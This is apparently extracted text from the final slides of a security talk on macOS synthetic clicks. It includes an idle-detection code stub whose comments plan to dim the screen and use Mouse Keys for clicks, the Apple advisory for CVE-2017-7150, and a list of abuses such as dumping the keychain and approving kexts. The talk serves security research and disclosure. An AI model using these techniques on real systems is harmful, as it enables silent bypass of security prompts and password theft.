
while(idleTime() < 60.0)
{
    [NSThread sleepForTimeInterval:5.0f];
}

//user inactive
// a) screen brightness to 0
// b) enable mouse keys & click clack!
```

detecting 'inactive' user

CONCLUSION

wrapping this up



Patching 'Mouse Keys'

CVE-2017-7150

Security


Available for: macOS High Sierra 10.13

Impact: A malicious application can extract keychain passwords

Description: A method existed for applications to bypass the keychain access prompt with a **synthetic click**. This was addressed by requiring the user password when prompting for keychain access.

CVE-2017-7150: Patrick Wardle of Synack

High Sierra "Supplemental Update"



password prompt





2

```
$ log stream | grep mouse
Dropping mouse down event because
sender's PID (899) isn't 0 or self (828)
```


filtration of synthetic mouse-key events

Synthetic Reality


a truly powerful capability



dump keychain



approve kexts




capture keystrokes



thwart tools

Synthetic Reality


the cat & mouse game continues!



apple script




core graphics



UI bypass



mouse keys



filter synthetic events



system integrity protection



accessibility access



password prompts



Objective-See free tools, malware, 0days!



support it :)

www.patreon.com/objective_see

The screenshot shows the Objective-See website with a navigation bar featuring the logo, products, malware, blog, and about links. A large central illustration depicts two green apples with faces; one is wearing a futuristic white and grey suit and holding a tablet showing a worm, while the other is in a more traditional green apple costume. Below the illustration, the tagline "providing visibility to the core" is displayed. To the left, there's a large black icon of a lock with a keyhole and the text "Do Not Disturb". At the bottom, there are five smaller icons with corresponding tool names: TaskExplorer (binoculars), BlockBlock (two black rectangles), KnockKnock (a hand knocking on a yellow door), RansomWhere? (a large red X over a keyhole), and LuLu (a shield).



TaskExplorer



BlockBlock



KnockKnock




RansomWhere?



LuLu

Contact Me



@patrickwardle

speakerdeck.com/patrickwardle




Objective-See

patreon.com/objective_see



cybersecurity solutions for the macOS enterprise



digital security

Credits



images



resources

- iconexperience.com
- wirdou.com/2012/02/04/is-that-bad-doctor
- <http://pre04.deviantart.net/2aa3/th/pre/f/2010/206/4/4/441488bcc359b59be409ca02f863e843.jpg>
- opensource.apple.com
- newosxbook.com (*OS Internals)
- "Revealing Dropbox's Dirty Little Security Hack"
applehelpwriter.com/2016/08/29/discovering-how-dropbox-hacks-your-mac/